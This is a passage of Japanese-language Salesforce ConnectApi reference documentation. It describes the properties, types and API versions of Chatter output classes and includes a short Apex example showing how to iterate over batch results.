createdDate	Datetime	ISO8601 の日付文字列 (例: 2011—02—25T18:24:31.000Z)。	33.0
executionsAllowed	ConnectApi.ActionLinkExecutionsAllowed	アクションリンクを実行できる回数を定義します。値は次のとおりです。 • Once —アクションリンクは、すべてのユーザで 1 回のみ実行できます。 • OncePerUser —アクションリンクは、各ユーザで 1 回のみ実行できます。 • Unlimited —アクションリンクは、各ユーザで無制限に実行できます。アクションリンクの actionType が Api または ApiAsync の場合、この値を使用できません。	33.0
expirationDate	Datetime	このアクショングループの有効期限が切れて実行できなくなる日時を表す ISO 8601 日付文字列 (例: 2011-02-25T18:24:31.000Z)。値が null の場合、有効期限はありません。	33.0
id	String	アクションリンクグループ定義の 18 文字の ID。	33.0
modifiedDate	Datetime	ISO8601 の日付文字列 (例: 2011—02—25T18:24:31.000Z)。	33.0

プロパティ名	型	説明	使用可能なバージョン
templateId	String	このアクションリンクグループをインスタンス化するアクションリンクグループテンプレートのID。または、このグループがテンプレートに関連付けられていない場合は null。	33.0
url	String	このアクションリンクグループ定義のURL。	33.0

ConnectApi.Actor クラス

このクラスは抽象クラスです。

次のクラスのスーパークラス:

- ConnectApi.ActorWithId クラス
- ConnectApi.RecommendedObject
- ConnectApi.UnauthenticatedUser クラス

名前	型	説明	使用可能なバージョン
name	String	グループ名などのアクター名。	28.0
type	String	次のいずれかになります。 • file • group • recommendedObject (バージョン 34.0 以降) • unauthenticateduser • user • *レコードタイプ名* — myCustomObject__c または取引先などのレコードタイプ名	28.0

ConnectApi.ActorWithId クラス

このクラスは抽象クラスです。

ConnectApi.Actor クラスのサブクラス

次のクラスのスーパークラス:

- ConnectApi.AbstractRecordView クラス
- ConnectApi.ChatterGroup クラス
- ConnectApi.File クラス
- ConnectApi.User クラス

名前	型	説明	使用可能なバージョン
id	String	アクターの 18 文字の ID	28.0
motif	ConnectApi.Motif	アクターをユーザ、グループ、ファイル、カスタムオブジェクトとして識別するアイコン。アイコンは、ユーザまたはグループの写真でも、ファイルのプレビューでもありません。motifにはオブジェクトのベース色を含めることもできます。	28.0
mySubscription	ConnectApi.Reference	コンテキストユーザがこの項目をフォローしている場合、登録に関する情報が含まれます。それ以外の場合、null を返します。	28.0
url	String	リソースの Chatter REST API URL	28.0

ConnectApi.Address クラス

名前	型	説明	使用可能なバージョン
city	String	市区郡の名前	28.0
country	String	国の名前	28.0
formattedAddress	String	コンテキストユーザのロケールごとに書式設定された住所	28.0
state	String	都道府県などの名前	28.0
street	String	町名・番地	28.0
zip	String	郵便番号	28.0

ConnectApi.Announcement

お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。

名前	型	説明	使用可能なバージョン
expirationDate	Datetime	別のお知らせが最初に投稿されていない限り、この日付の午後 11 時 59 分まで Salesforce UI にお知らせが表示されます。Salesforce UI では、expirationDate の時間値は無視されます。た	31.0

名前	型	説明	使用可能なバージョン
		だし、時間値を使用して各自のUIで独自の表示ロジックを作成することはできます。	
feedElement	ConnectApi.FeedElement クラス	お知らせの本文およびそれに関連するコメントやいいね! などを含むフィード要素。	31.0
id	String	お知らせの 18 文字の ID。	31.0
url	String	お知らせへの URL。	33.0

ConnectApi.AnnouncementPage

お知らせのコレクション。

名前	型	説明	使用可能なバージョン
announcements	List<ConnectApi.Announcement>	ConnectApi.Announcement オブジェクトのコレクション。	31.0
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	31.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	31.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	31.0

ConnectApi.ApprovalAttachment クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.ApprovalCapability クラスが使用されます。

ConnectApi.FeedItemAttachment クラスのサブクラス

名前	型	説明	使用可能なバージョン
id	String	作業項目 ID	28.0 ～ 31.0
postTemplateFields	List<ConnectApi.	承認投稿テンプレート項目のコレクション	28.0 ～ 31.0

名前	型	説明	使用可能なバージョン
	ApprovalPostTemplateField>		
processInstanceStepId	String	**承認ステップ** ID。	30.0 〜 31.0
status	ConnectApi.WorkflowProcessStatus **列挙**	**ワークフロープロセスの状況を指定します。** • Approved • Fault • Held • NoResponse • Pending • Reassigned • Rejected • Removed • Started	28.0 〜 31.0

ConnectApi.ApprovalCapability クラス

フィード要素にこの機能がある場合、承認に関する情報が含まれています。

ConnectApi.FeedElementCapability **クラス**のサブクラス。

プロパティ名	型	説明	使用可能なバージョン
id	String	**作業項目** ID。**承認レコードに関連付けられた保留中の作業項目がない場合、作業項目** ID **は** null **です。**	32.0
postTemplateFields	List<ConnectApi.ApprovalPostTemplateField>	**承認投稿テンプレート項目の詳細。**	32.0
processInstanceStepId	String	**プロセスインスタンスステップ** ID。**関連付けられたレコードが承認プロセスの** 1 **つのステップを表します。**	32.0
status	ConnectApi.WorkflowProcessStatus	**承認の状況。**	32.0

ConnectApi.ApprovalPostTemplateField クラス

名前	型	説明	使用可能なバージョン
displayName	String	項目名	28.0
displayValue	String	項目値。項目が null に設定されている場合は null。	28.0
record	ConnectApi.Reference	レコード ID レコードが存在しない場合、または参照が null の場合、この値は null になります。	28.0

ConnectApi.ArticleItem クラス

質問および回答の提案の記事項目。

プロパティ名	型	説明	使用可能なバージョン
id	String	記事 ID。	32.0
rating	Double	記事の評価。	32.0
title	String	記事のタイトル。	32.0
urlLink	String	記事のリンク URL。	32.0
viewCount	Integer	記事への投票数。	32.0

ConnectApi.AssociatedActionsCapability クラス

フィード要素にこの機能がある場合、フィード要素にプラットフォームアクションが関連付けられています。

プロパティ名	型	説明	使用可能なバージョン
platformActionGroups	List<ConnectApi.PlatformActionGroup>	フィード要素に関連付けられたプラットフォームアクショングループ。プラットフォームアクショングループは、ConnectApi.AssociatedActionsCapabilityInput クラスに指定された順序で返されます。	33.0

ConnectApi.BannerCapability クラス

フィード要素にこの機能がある場合、バナーのモチーフとスタイルが含まれます。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
motif	ConnectApi.Motif	バナーのモチーフ。	31.0
style	ConnectApi.BannerStyle	色とアイコンセットでフィード項目を装飾します。値は次のとおりです。 • Announcement — お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。	31.0

ConnectApi.BasicTemplateAttachment クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.EnhancedLinkCapability が使用されます。

ConnectApi.FeedItemAttachment クラスのサブクラス

このタイプのオブジェクトは、タイプが BasicTemplate のフィード項目の添付ファイルで返されます。

プロパティ	型	説明	使用可能なバージョン
description	String	最大 500 文字の説明 (省略可能)	28.0 〜 31.0
icon	ConnectApi.Icon	アイコン (省略可能)	28.0 〜 31.0
linkRecordId	String	linkURL が Salesforce レコードを参照する場合、linkRecordId にはそのレコードの ID が含まれます。	28.0 〜 31.0
linkUrl	String	インライン表示できない追加コンテンツがある場合の詳細ページへの URL (省略可能)。title を指定していない場合は、linkUrl を指定しないでください。	28.0 〜 31.0
title	String	詳細ページのタイトル (省略可能)。linkUrl が指定されると、タイトルが linkUrl にリンクします。	28.0 〜 31.0

ConnectApi.BatchResult

バッチメソッドによって返される、操作の結果。

名前空間

ConnectApi

使用方法

バッチメソッドに対するコールは、BatchResult オブジェクトのリストを返します。BatchResult リスト内の各要素は、バッチメソッドに渡されるリストパラメータ内の文字列に対応します。BatchResult リストの最初の要素はリストパラメータで渡される最初の文字列と一致し、2 番目の要素は 2 番目の文字列と一致します。1 つの文字列のみが渡される場合、BatchResult リストには 1 つの要素が含まれます。

例

次の例では、返された ConnectApi.BatchResult オブジェクトを介して取得および反復処理する方法を示します。このコードでは、2 つのグループ ID がリストに追加されます。1 つのグループ ID が正しくないため、コードでバッチメソッドをコールするとエラーが発生します。バッチメソッドをコールしたら、結果を反復処理して、リストのグループ ID ごとに操作が成功したかどうかを判別します。このコードでは、正常に処理された各グループの ID がデバッグログに書き込まれます。また、失敗した各グループのエラーメッセージも書き込まれます。

この例では、1 つの成功した操作と 1 つの失敗が生成されます。

```
List<String> myList = new List<String>();

// Add one correct group ID.

myList.add('0F9D00000000oOT');

// Add one incorrect group ID.

myList.add('0F9D00000000izf');



ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterGroups.getGroupBatch(null,
myList);



// Iterate through each returned result.

for (ConnectApi.BatchResult batchResult : batchResults) {

    if (batchResult.isSuccess()) {

        // Operation was successful.

        // Print the group ID.

        ConnectApi.ChatterGroupSummary groupSummary;

        if(batchResult.getResult() instanceof ConnectApi.ChatterGroupSummary) {
```

```
            groupSummary = (ConnectApi.ChatterGroupSummary) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(groupSummary.id);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

このセクションの内容:

BatchResult メソッド

`BatchResult` のインスタンスメソッドを次に示します。

このセクションの内容:

エラーが発生した場合、エラーコードと説明を提供する `ConnectApi.ConnectApiException` オブジェクトを返します。

エラーメッセージを含む String を返します。

エラーの種類の名前を含む String を返します。

一括処理の結果を含むオブジェクトを返します。オブジェクトは、バッチメソッドに応じた種別で返されます。たとえば、`getMembershipBatch()` をコールした場合、BatchResult `getResult()` への正常なコールでは `ConnectApi.GroupMembership` オブジェクトが返されます。

このオブジェクトに対する一括処理が成功した場合、`true` に設定された Boolean を返します。それ以外の場合は `false` を返します。

getError()

エラーが発生した場合、エラーコードと説明を提供する `ConnectApi.ConnectApiException` オブジェクトを返します。

署名

```
public ConnectApi.ConnectApiException getError()
```

戻り値

型: ConnectApi.ConnectApiException

getErrorMessage()

エラーメッセージを含む String **を返します。**

署名

```
public String getErrorMessage()
```

戻り値

型: String

使用方法

例外は逐次化できないため、エラーメッセージは Visualforce **ビューステートを介して往復しません。**

getErrorTypeName()

エラーの種類の名前を含む String **を返します。**

署名

```
public String getErrorTypeName()
```

戻り値

型: String

getResult()

一括処理の結果を含むオブジェクトを返します。オブジェクトは、バッチメソッドに応じた種別で返されます。たとえば、`getMembershipBatch()` をコールした場合、BatchResult `getResult()` **への正常なコールでは `ConnectApi.GroupMembership` オブジェクトが返されます。**

署名

```
public Object getResult()
```

戻り値

型: Object

isSuccess()

このオブジェクトに対する一括処理が成功した場合、`true` に設定された Boolean を返します。それ以外の場合は `false` を返します。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

ConnectApi.BlankRecordField クラス

ConnectApi.AbstractRecordField クラスのサブクラス

項目のグリッドにプレースホルダとして表示されるレコード項目。

ConnectApi.BookmarksCapability クラス

フィード要素にこの機能がある場合、現在のユーザはそのフィード要素をブックマークできます。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
`isBookmarked ByCurrentUser`	Boolean	**現在のユーザがフィード要素をブックマークに登録したか (`true`)、否か (`false`) を示します。**	32.0

ConnectApi.BundleCapability クラス

フィード要素にこの機能がある場合、このフィード要素には*バンドル*と呼ばれる、フィード要素のコンテナがあります。

このクラスは抽象クラスです。

ConnectApi.FeedElementCapability クラスのサブクラス。

次のクラスのスーパークラス:

- ConnectApi.GenericBundleCapability クラス
- ConnectApi.TrackedChangeBundleCapability

プロパティ名	型	説明	使用可能なバージョン
bundleType	ConnectApi.BundleType	このフィード要素のバンドル種別を定義します。バンドル種別によって、バンドルで表示される追加情報が決定されます。	31.0
page	ConnectApi.FeedElementPage	フィード要素のコレクション。	31.0
totalElements	Integer	このバンドルで集約するフィード要素の合計数。	31.0

ConnectApi.CanvasCapability クラス

フィード要素にこの機能がある場合、キャンバスアプリケーションを表示します。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
description	String	キャンバスアプリケーションの説明。最大サイズは 255 文字です。	32.0
developerName	String	接続アプリケーションの API 名 (開発者名)。	32.0
height	String	キャンバスアプリケーションの高さ (ピクセル単位)。	32.0
icon	ConnectApi.Icon	キャンバスアプリケーションのアイコン。	32.0
namespacePrefix	String	キャンバスアプリケーションの一意の名前空間プレフィックス。	32.0
parameters	String	キャンバスアプリケーションに渡される JSON パラメータ。	32.0
thumbnailUrl	String	プレビュー画像へのサムネイル URL。最大サムネイルサイズは、120×120 ピクセルです。	32.0
title	String	キャンバスリンクのタイトル。	32.0

ConnectApi.CanvasTemplateAttachment クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.CanvasCapability クラスが使用されます。

ConnectApi.FeedItemAttachment クラスのサブクラス

このタイプのオブジェクトは、タイプが CanvasPost のフィード項目の添付ファイルで返されます。

プロパティ	型	説明	使用可能なバージョン
description	String	省略可能。キャンバスアプリケーションの説明。この項目の文字数は 500 文字までです。	29.0 〜 31.0
developerName	String	キャンバスアプリケーションの開発者名 (API 名) を指定します。	29.0 〜 31.0
height	String	省略可能。キャンバスアプリケーションの高さ (ピクセル単位)。デフォルトの高さは 200 ピクセルです。	29.0 〜 31.0
icon	ConnectApi.Icon	キャンバスアプリケーションのアイコン。	29.0 〜 31.0
namespacePrefix	String	省略可能。キャンバスアプリケーションが作成された Developer Edition 組織の名前空間プレフィックス。	29.0 〜 31.0
parameters	String	省略可能。キャンバスアプリケーションに渡される JSON 形式のパラメータ。例: `{'isUpdated'='true'}`	29.0 〜 31.0
thumbnailUrl	String	省略可能。キャンバスアプリケーションのサムネイル画像の URL。最大サイズは 120x120 ピクセルです。	29.0 〜 31.0
title	String	キャンバスアプリケーションのコールに使用されるリンクのタイトルを指定します。	29.0 〜 31.0

ConnectApi.CaseComment クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.CaseCommentCapability クラスが使用されます。

ConnectApi.FeedItemAttachment クラスのサブクラス

このタイプのオブジェクトは、タイプが CaseCommentPost のフィード項目の添付ファイルで返されます。

名前	型	説明	使用可能なバージョン
actorType	ConnectApi.CaseActorType 列挙	コメントを行ったユーザの種別を示します。 • Customer — Chatter 顧客がコメントを行った場合 • CustomerService — サービス担当者がコメントを行った場合	28.0 〜 31.0
createdBy	ConnectApi.UserSummary	コメントの作成者	28.0 〜 31.0

名前	型	説明	使用可能なバージョン
createdDate	Datetime	ISO8601 の日付文字列 (例: 2011-02-25T18:24:31.000Z)	28.0 〜 31.0
id	String	コメントの 18 文字の ID	28.0 〜 31.0
published	Boolean	コメントが公開されたかどうかを示します。	28.0 〜 31.0
text	String	コメントのテキスト	28.0 〜 31.0

ConnectApi.CaseCommentCapability クラス

フィード要素にこの機能がある場合、ケースフィード上にケースコメントがあります。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
actorType	ConnectApi.CaseActorType	コメントを行ったユーザの種別を示します。	32.0
createdBy	ConnectApi.Actor	コメントを作成したユーザに関する情報。	32.0
createdDate	Datetime	ISO8601 の日付文字列 (例: 2011-02-25T18:24:31.000Z)。	32.0
eventType	ConnectApi.CaseCommentEventType	ケースフィードのコメントのイベントタイプを示します。	32.0
id	String	ケースコメントの 18 文字の ID。	32.0
published	Boolean	コメントが公開されたかどうかを示します。	32.0
text	String	ケースコメントのテキスト。	32.0

ConnectApi.ChatterActivity クラス

名前	型	説明	使用可能なバージョン
commentCount	Integer	ユーザが行った組織またはコミュニティ内のコメントの合計数	28.0
commentReceivedCount	Integer	ユーザが受け取った組織またはコミュニティ内のコメントの合計数	28.0

名前	型	説明	使用可能なバージョン
likeReceivedCount	Integer	ユーザが受け取った組織またはコミュニティ内の投稿とコメントに対するいいね! の合計数	28.0
postCount	Integer	ユーザが行った組織またはコミュニティ内の投稿の合計数	28.0

ConnectApi.ChatterConversation クラス

名前	型	説明	使用可能なバージョン
conversationId	String	会話の ID	29.0
conversationUrl	String	会話を識別する Chatter REST API URL	29.0
members	List<ConnectApi.UserSummary>	会話中のユーザのリスト	29.0
messages	ConnectApi.ChatterMessagePage	会話の内容	29.0
read	Boolean	会話が既読か (true)、否か (false) を示します。	29.0

ConnectApi.ChatterConversationPage クラス

名前	型	説明	使用可能なバージョン
conversations	List<ConnectApi.ChatterConversationSummary>	ページ内の会話のリスト	29.0
currentPageToken	String	現在のページを識別するトークン。	29.0
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	29.0
nextPageToken	String	次のページを識別するトークン。次のページがない場合は null。	29.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合	29.0

名前	型	説明	使用可能なバージョン
		は、`ConnectApi.NotFoundException` エラーが返されます。	

ConnectApi.ChatterConversationSummary クラス

名前	型	説明	使用可能なバージョン
`id`	String	会話のサマリーの ID	29.0
`latestMessage`	`ConnectApi.ChatterMessage`	最新メッセージの内容	29.0
`members`	`List<ConnectApi.UserSummary>`	会話中のメンバーのリスト	29.0
`read`	Boolean	会話が既読か(`true`)、否か(`false`)を示します。	29.0
`url`	String	会話サマリーへの Chatter REST API URL	29.0

ConnectApi.ChatterGroup クラス

このクラスは抽象クラスです。

ConnectApi.ActorWithId クラスのサブクラス

次のクラスのスーパークラス:

- ConnectApi.ChatterGroupDetail クラス
- ConnectApi.ChatterGroupSummary クラス

名前	型	説明	使用可能なバージョン
`additionalLabel`	String	グループの追加表示ラベル。たとえば、「アーカイブ済み」、「非公開」、「非公開、顧客を含む」などがあります。追加表示ラベルがない場合、値は `null` です。	30.0
`announcement`	ConnectApi.Announcement	このグループの現在のお知らせ。お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。	31.0

名前	型	説明	使用可能なバージョン
canHaveChatterGuests	Boolean	このグループで Chatter ゲストが許可されている場合は true	28.0
community	ConnectApi.Reference	グループが属するコミュニティに関する情報	28.0
description	String	グループの説明	28.0
emailToChatterAddress	String	このグループにメールで投稿するためのグループのメールアドレス。 Chatter メールと、メールによる Chatter への投稿がどちらも組織で有効ではない場合は、null を返します。	30.0
isArchived	Boolean	グループがアーカイブされているか (true)、否か (false) を示します。	29.0
isAutoArchiveDisabled	Boolean	グループの自動アーカイブが無効になっているか (true)、否か (false) を示します。	29.0
lastFeedElementPostDate	Datetime	グループに投稿された最新のフィード要素の ISO8601 の日付文字列 (例: 2011-02-25T18:24:31.000Z)。	31.0
lastFeedItemPostDate	Datetime	グループに投稿された最新のフィード項目の ISO8601 の日付文字列 (例: 2011-02-25T18:24:31.000Z)。 lastFeedElementPosted を使用します。	28.0 ～ 30.0
memberCount	Integer	グループメンバーの合計数	28.0
myRole	ConnectApi.GroupMembershipType 列挙	グループ所有者、マネージャ、メンバーなど、グループでのユーザのメンバーシップの種別を指定します。 • GroupOwner • GroupManager • NotAMember • NotAMemberPrivateRequested • StandardMember	28.0
mySubscription	ConnectApi.Reference	コンテキストユーザがこのグループのメンバーである場合、登録に関する情報が含まれます。それ以外の場合、null を返します。	28.0
name	String	グループの名前	28.0
owner	ConnectApi.UserSummary	グループの所有者に関する情報	28.0

名前	型	説明	使用可能なバージョン
photo	ConnectApi.Photo	グループの写真に関する情報	28.0
visibility	ConnectApi.GroupVisibilityType 列挙	グループの表示種別を指定します。有効な値は、次のとおりです。 • PrivateAccess —グループのメンバーのみが、このグループへの投稿を参照できます。 • PublicAccess —コミュニティのすべてのユーザが、このグループへの投稿を参照できます。 • Unlisted — 今後の使用のために予約されています。	28.0

ConnectApi.ChatterGroupDetail クラス

ConnectApi.ChatterGroup クラスのサブクラス

名前	型	説明	使用可能なバージョン
fileCount	Integer	グループに投稿されたファイルの数	28.0
information	ConnectApi.GroupInformation	グループの「情報」セクションの内容。WebUIでは、このセクションは[説明]セクションの上にあります。グループが非公開の場合は、このセクションはメンバーにのみ表示されます。コンテキストユーザがグループのメンバーでない場合や、コンテキストユーザに「すべてのデータの編集」権限または「すべてのデータの参照」権限がない場合、この値は null になります。	28.0
pendingRequests	Integer	グループへの待機中の参加要求数。	29.0

ConnectApi.ChatterGroupPage クラス

名前	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	28.0
groups	List<ConnectApi.ChatterGroupDetail>	グループの詳細のリスト	28.0

名前	型	説明	使用可能なバージョン
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	28.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	28.0

ConnectApi.ChatterGroupSummary クラス

ConnectApi.ChatterGroup クラスのサブクラス

ConnectApi.ChatterGroupSummaryPage クラス

名前	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	29.0
groups	List<ConnectApi.ChatterGroupSummary>	グループサマリーオブジェクトのリスト	29.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	29.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	29.0

ConnectApi.ChatterLike クラス

名前	型	説明	使用可能なバージョン
id	String	いいね! の 18 文字の ID	28.0
likedItem	ConnectApi.Reference	いいね! と言われたコメントまたはフィード要素への参照。	28.0
url	String	いいね! の Chatter REST API URL	28.0

名前	型	説明	使用可能なバージョン
user	ConnectApi.UserSummary	いいね! の作成者	28.0

ConnectApi.ChatterLikePage クラス

名前	型	説明	使用可能なバージョン
currentPageToken	Integer	現在のページを識別するトークン。	28.0
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	28.0
items	List<ConnectApi.ChatterLike>	いいね! のリスト	32.0
likes	List<ConnectApi.ChatterLike>	いいね! のリスト **重要**: API バージョン 32.0 以降では、items プロパティを使用します。	28.0 ～ 31.0
nextPageToken	Integer	次のページを識別するトークン。次のページがない場合は null。	28.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	28.0
previousPageToken	Integer	前のページを識別するトークン。前のページがない場合は null。	28.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	28.0
total	Integer	全ページのいいね! の合計数	28.0

ConnectApi.ChatterLikesCapability クラス

フィード要素にこの機能がある場合、コンテキストユーザはいいね! と言うことができます。既存のいいね! に関する情報が公開されます。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
isLikedBy CurrentUser	Boolean	現在のユーザがフィード要素にいいね! と言っているか (true)、否か (false) を示します。	32.0
page	ConnectApi. ChatterLikePage	このフィード要素のいいね!に関する情報。	32.0
likesMessage	ConnectApi. MessageBody	フィード要素にいいね! と言ったユーザを説明するメッセージ本文。	32.0
myLike	ConnectApi. Reference	コンテキストユーザがフィード要素にいいね! と言った場合、このプロパティはその特定のいいね! への参照になり、それ以外の場合は null になります。	32.0

ConnectApi.ChatterMessage クラス

名前	型	説明	使用可能なバージョン
body	ConnectApi.MessageBody	メッセージの内容	29.0
conversationId	String	会話の ID	29.0
conversationUrl	String	会話を識別する Chatter REST API URL	29.0
id	String	メッセージの ID	29.0
recipients	List<ConnectApi.UserSummary>	メッセージの受信者のリスト	29.0
sender	ConnectApi.UserSummary	メッセージの送信者	29.0
sendingCommunity	ConnectApi.Reference	メッセージの送信元のコミュニティに関する情報 デフォルトのコミュニティの場合、またはコミュニティが有効でない場合は、null が返されます。	32.0
sentDate	Datetime	メッセージの送信日時。	29.0
url	String	会話の現在のページを識別する Chatter REST API URL	29.0

ConnectApi.ChatterMessagePage クラス

名前	型	説明	使用可能なバージョン
currentPageToken	String	現在のページを識別するトークン。	29.0
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	29.0
messages	List<ConnectApi.ChatterMessage>	現在のページのメッセージ	29.0
nextPageToken	String	次のページを識別するトークン。次のページがない場合は null。	29.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	29.0

ConnectApi.ClientInfo クラス

名前	型	説明	使用可能なバージョン
applicationName	String	認証に使用される接続アプリケーションの名前	28.0
applicationUrl	String	認証に使用される接続アプリケーションの [情報 URL] 項目の値	28.0

ConnectApi.Comment クラス

名前	型	説明	使用可能なバージョン
attachment	ConnectApi.FeedItemAttachment	コメントに添付ファイルが含まれる場合、プロパティ値は ContentAttachment になります。コメントに添付ファイルが含まれない場合、null になります。 **重要:** バージョン 32.0 以降では、capabilities プロパティを使用します。	28.0 ～ 31.0

名前	型	説明	使用可能なバージョン
body	ConnectApi.FeedBody	コメントの本文	28.0
capabilities	ConnectApi.CommentCapabilities	添付ファイルなど、コメントに関連付けられた機能。	32.0
clientInfo	ConnectApi.ClientInfo	接続の認証に使用される接続アプリケーションに関する情報	28.0
createdDate	Datetime	ISO8601 の日付文字列 (例: 2011-02-25T18:24:31.000Z)	28.0
feedElement	ConnectApi.Reference	コメントが投稿されたフィード要素。	
feedItem	ConnectApi.Reference	コメントが投稿されたフィード項目。 **重要:** バージョン 32.0 以降では、feedElement プロパティを使用します。	28.0 ～ 31.0
id	String	コメントの 18 文字の ID	28.0
isDeleteRestricted	Boolean	このプロパティが true である場合、コンテキストユーザはコメントを削除できません。false の場合、コンテキストユーザはコメントを削除できる可能性はありますが、必ず削除できるわけではありません。	28.0
likes	ConnectApi.ChatterLikePage	コメントのいいね! の最初のページ	28.0
likesMessage	ConnectApi.MessageBody	コメントにいいね!と言ったユーザを記述するメッセージ本文	28.0
moderationFlags	ConnectApi.ModerationFlags	コメント上のモデレーションフラグに関する情報。ConnectApi.Features.communityModeration が false の場合、このプロパティは null になります。	29.0
myLike	ConnectApi.Reference	コンテキストユーザがコメントにいいね! と言った場合はその特定のいいね! への参照、それ以外の場合は null	28.0
parent	ConnectApi.Reference	このコメントの親フィード項目に関する情報	28.0
relativeCreatedDate	String	ローカライズされた文字列として書式設定された相対的な作成日 (「17 分前」、「昨日」など)	28.0

名前	型	説明	使用可能なバージョン
type	ConnectApi.CommentType 列挙	コメントの種別を指定します。 • ContentComment — コメントはコンテンツ機能を保持します。 • TextComment — コメントにはテキストのみが含まれます。	28.0
url	String	このコメントへの Chatter REST API URL	28.0
user	ConnectApi.UserSummary	コメント作成者に関する情報	28.0

ConnectApi.CommentCapabilities クラス

コメントの一連の機能。

プロパティ名	型	説明	使用可能なバージョン
content	ConnectApi.ContentCapability	フィード要素にこの機能がある場合、添付ファイルがあります。 フィード要素からコンテンツが削除された場合、またはアクセス権が非公開に変更された場合、ほとんどの ConnectApi.ContentCapability プロパティは null になります。	32.0
edit	ConnectApi.EditCapability	コメントにこの機能がある場合、権限を持つユーザはコメントを編集できます。	34.0

ConnectApi.CommentPage クラス

名前	型	説明	使用可能なバージョン
comments	List<ConnectApi.Comment>	コメントのコレクション 重要: バージョン 32.0 以降では、items プロパティを使用します。	28.0 ～ 31.0
currentPageToken	String	現在のページを識別するトークン。	28.0
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	28.0

名前	型	説明	使用可能なバージョン
items	List<ConnectApi.Comment>	このフィード要素のコメントのコレクション	32.0
nextPageToken	String	次のページを識別するトークン。次のページがない場合は null。	28.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	28.0
total	Integer	親フィード要素のコメント合計数	28.0

ConnectApi.CommentsCapability クラス

フィード要素にこの機能がある場合、コンテキストユーザはコメントを追加できます。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
page	ConnectApi.CommentPage Class	このフィード要素に関するコメント情報。	32.0

ConnectApi.Community クラス

名前	型	説明	使用可能なバージョン
allowChatterAccessWithoutLogin	Boolean	ゲストユーザがログインせずにコミュニティの公開グループにアクセスできるかどうかを指定します。	31.0
allowMembersToFlag	Boolean	コミュニティのメンバーがコンテンツにフラグを設定できるかどうかを指定します。	30.0
description	String	コミュニティの説明	28.0
id	String	コミュニティ ID	28.0
invitationsEnabled	Boolean	ユーザは他の外部ユーザをコミュニティに招待できます。	28.0
knowledgeableEnabled	Boolean	トピックについて、知識のあるユーザと支持を使用できるか (true)、否か (false) を指定します。	30.0

名前	型	説明	使用可能なバージョン
name	String	コミュニティ名	28.0
nicknameDisplayEnabled	Boolean	コミュニティにニックネームを表示するかどうかを指定します。	32.0
privateMessagesEnabled	Boolean	同じコミュニティのメンバー同士が互いに非公開のメッセージを送受信できるか (true)、否か (false) を指定します。	30.0
reputationEnabled	Boolean	コミュニティのメンバーに対する評価が計算および表示されるかどうかを指定します。	31.0
sendWelcomeEmail	Boolean	参加時にすべての新規ユーザにメールを送信します。	28.0
siteUrl	String	コミュニティのサイト URL (カスタムドメイン + URL プレフィックス)。	30.0
status	ConnectApi.CommunityStatus 列挙	コミュニティの状況を指定します。 • Live • Inactive • UnderConstruction	28.0
url	String	コミュニティへのフル URL	28.0
urlPathPrefix	String	コミュニティに固有の URL プレフィックス	28.0

ConnectApi.CommunityPage クラス

名前	型	説明	使用可能なバージョン
communities	List<ConnectApi.Community>	コンテキストユーザがアクセスできるコミュニティのリスト	28.0
total	Integer	コミュニティの合計数	28.0

ConnectApi.ComplexSegment クラス

このクラスは抽象クラスです。

